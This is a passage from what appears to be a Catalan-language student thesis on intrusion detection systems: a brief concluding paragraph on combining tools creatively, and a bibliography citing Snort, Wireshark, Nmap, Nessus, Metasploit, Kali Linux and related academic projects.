Per últim, si parlem en termes generals sobre els IDS, hem aprés que no hi ha un únic camí a seguir, i que la creativitat, en molts casos, ens ajudarà a trobar una solució adient a cada cas. Són moltes les eines de les que disposem, i hem vist que la majoria de vegades necessitarem combinar-les entre elles per assolir diferents objectius, objectius que de vegades poden semblar més complicats del que aparentment semblen, però que altres vegades, requeriran de moltes hores de treball i maldecaps.

Bibliografia

[1] *Snort* [Consulta: 1 abril 2016]. Disponible a : <https://www.*Snort*.org>

[2] Criptografia [Consulta: 7 març 2016]. Disponible a : <https://es.wikipedia.org/wiki/Criptograf%C3%ADa#Historia_de_la_criptograf.C3.ADa>

[3] Proyecto Final de Carrera. Emilio José Mira Alfaro. [Consulta: 7 març 2016]. Implantación de un Sistema de Detección de Intrusos en la Universidad de Valencia. Disponible a: <rediris.es/cert/doc/pdf/ids-uv.pdf>

[4] Proyecto Fin de Carrera. Andrés Cárdenas Parra. [Consulta: 7 març 2016]. Desarrollo de un entorno para prácticas de seguridad informática. Disponible a: <e-archivo.uc3m.es/bitstream/handle/10016/13161/MemoriaPFC_Andres_Cardenas_Parra.pdf>

[5] Proyecto – Seguridad en Redes y Sistemas. Alberto Álvarez Oliva. [Consulta: 7 març 2016]. Detección de intrusiones con *Snort*. Disponible a: <http://openaccess.uoc.edu/webapps/o2/bitstream/10609/22909/5/lalvarezoTFM0613memoria.pdf>

[6] Libcap [Consulta: 1 abril 2016]. Disponible a : <https://sourceforge.net/projects/libpcap/>

[7] *Snort* Intrusion Detection 2.0 – Syngress (Book) [Consulta: 1 abril 2016]. Disponible a : https://books.google.co.uk/books?id=AMZMMcS9mpoC&pg=PA102&lpg=PA102&dq=how+it+works+libpcap+*Snort*&source=bl&ots=iCTza4xRif&sig=nGnBKLQP1Tin5XIpg2V36qoZVEA&hl=en&sa=X&ved=0ahUKEwiAheHRjcXMAhUHfhoKHX48AMUQ6AEIOzAH#v=onepage&q=libpcap&f=false

[8] *Snort* User's Manual [Consulta: 1 abril 2016]. Disponible a : <http://manual-*Snort*-org.s3-website-us-east-1.amazonaws.com/>

[9] *Snort* Blog [Consulta: 1 abril 2016]. Disponible a : <http://blog.*Snort*.org/>

[10] *Snort* - SISTEMAS DE DETECCIÓN Y PREVENCION DE INTRUSIONES [Consulta: 1 abril 2016]. Disponible a : <https://*Snort*udenar.wordpress.com/>

[11] Maestros del Web - Sistemas de Detección de intrusos y *Snort*. [Consulta: 1 abril 2016]. Disponible a : <http://www.maestrosdelweb.com/*Snort*/>

[12] Wireshark [Consulta: 1 abril 2016]. Disponible a : <https://www.wireshark.org/>

[13] *Nmap* [Consulta: 1 abril 2016]. Disponible a :<https://*Nmap*.org/>

[14] Gordon Lyon [Consulta: 1 maig 2016]. Disponible a :<https://en.wikipedia.org/wiki/Gordon_Lyon>

[15] Nessus [Consulta: 1 abril 2016]. Disponible a:
<http://www.tenable.com/products/nessus-vulnerability-scanner>

[16] Metasploit [Consulta: 1 abril 2016]. Disponible a: <https://www.metasploit.com/>

[17] H. D. Moore [Consulta: 1 maig 2016]. Disponible a : <https://en.wikipedia.org/wiki/H._D._Moore>

[18] Kali *Linux*[Consulta: 1 abril 2016]. Disponible a : <https://www.kali.org>

[19] Aharoni i Devon Kearns [Consulta: 1 abril 2016]. Disponible a :
<https://en.wikipedia.org/wiki/Kali_*Linux*>

[20] Metasploitable [Consulta: 1 abril 2016]. Disponible a :
< https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>